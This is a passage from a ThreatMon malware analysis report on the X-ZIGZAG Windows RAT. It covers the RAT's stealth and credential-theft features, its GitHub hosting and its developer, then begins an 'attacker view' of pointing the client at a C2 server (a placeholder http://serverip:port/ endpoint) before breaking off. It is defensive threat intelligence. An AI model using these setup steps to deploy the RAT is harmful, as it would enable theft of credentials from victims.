



ThreatMon
Under Cyber Wings

X-ZIGZAG RAT
TECHNICAL & MALWARE ANALYSIS


ThreatMon
Under Cyber Wings

CONTENTS

ATTACK CHAIN



DIAMOND MODEL



EXECUTIVE SUMMARY & KEY FINDINGS

As ThreatMon, we strive to prevent potential malicious activities by informing individuals, companies, firms, institutions, and organizations about current threats through our reports, posts, and analyses.

The X-ZIGZAG RAT is a highly sophisticated and stealthy malware, first detected on October 5, 2024 by ThreatMon, targeting Windows systems. It operates entirely in RAM, making it undetectable by the most of antivirus software especially that relies on disk-based detection. This malware is capable of stealing sensitive information, including system details, saved browser passwords, Wi-Fi credentials, and credit card data. It also allows attackers to execute system commands and codes, upload and download files, and capture screenshots from infected devices. One of its defining features is its ability to detect virtual machines, sandboxes, and malware analysis environments, and it can self-terminate to evade detection when these are identified. X-ZIGZAG RAT achieves persistence by adding itself to the Windows Task Scheduler, ensuring it reactivates after system reboot. Its open-source nature on GitHub makes it highly accessible to attackers, including those with limited technical skills. The malware also includes a self-destruct mechanism, which allows it to erase all traces of itself, enhancing its stealth. Despite its powerful capabilities, it has a low detection rate among common antivirus programs. Communication with a command and control (C2) server allows attackers to remotely control the infected system and exfiltrate data. Given these threats, mitigation strategies emphasize the use of advanced memory scanning tools, behavior-based detection systems, monitoring of outbound network traffic, and strong controls over unauthorized task scheduling. These approaches are critical to countering the stealthy and dangerous X-ZIGZAG RAT.


ABOUT AND FEATURES OF X-ZIGZAG RAT

X-ZIGZAG RAT

X-ZIGZAG is a lightweight and stealthy Windows Remote Access Trojan (RAT) initially detected by **ThreatMon** in 2024. Hosted on custom public servers, X-ZIGZAG offers a range of dangerous functionalities, making it easily accessible to a wide range of threat actors. This malware is capable of stealing sensitive information, including system details, saved browser passwords, and WiFi credentials. With its ability to operate entirely in RAM, X-ZIGZAG ensures that no files are written to disk, bypassing all known security solutions.


The malware also includes self-destruct mechanisms, allowing it to erase itself without leaving any trace, further enhancing its stealth capabilities. Moreover, X-ZIGZAG can detect virtualized environments and proxy connections, terminating its operations if it suspects the use of a VPN, VM or sandbox.

Due to its easy-to-access structure, custom deployable C2 and broad feature set including persistence, command execution, and remote file uploads it can be operated even by users without advanced technical knowledge. The high level of undetectability and functionality make X-ZIGZAG RAT Malware a serious security concern for organizations, individuals, and institutions alike.



X-ZIGZAG RAT Github Repository

X-ZIGZAG RAT is shared as open source on **Github**, was first shared 2 months ago and received its last update on 04.10.2024. The malware has 140 stars, 6 watches and 9 forks and is licensed under the MIT license. There are 3 different projects that need to be installed separately (Client, Server and GUI).




X-ZIGZAG RAT Developer

The malware was published through an account with the username **X-ZIGZAG,** while the real github account of the developer was identified as **X-SP33D**. At the same time, on the github description, it is indicated by the project developer that the discord username is **xspe3d.**


Likewise, according to the information obtained from the developer's **github** account, it is observed that he has a website named xspeed[.]site.

X-ZIGZAG RAT FROM THE EYES OF ATTACKERS




X-ZIGZAG RAT Attacker View I

The Threat Actor first installs the Client folder of the Project on its device and opens the project with SLN extension via visual studio.




X-ZIGZAG RAT Attacker View II

Then the threat actor changes the section referring to EndPoint in the resources section according to its own server information. The address http://serverip:port/ written here represents the attacker's **C2 server.**




X-ZIGZAG RAT Attacker View III

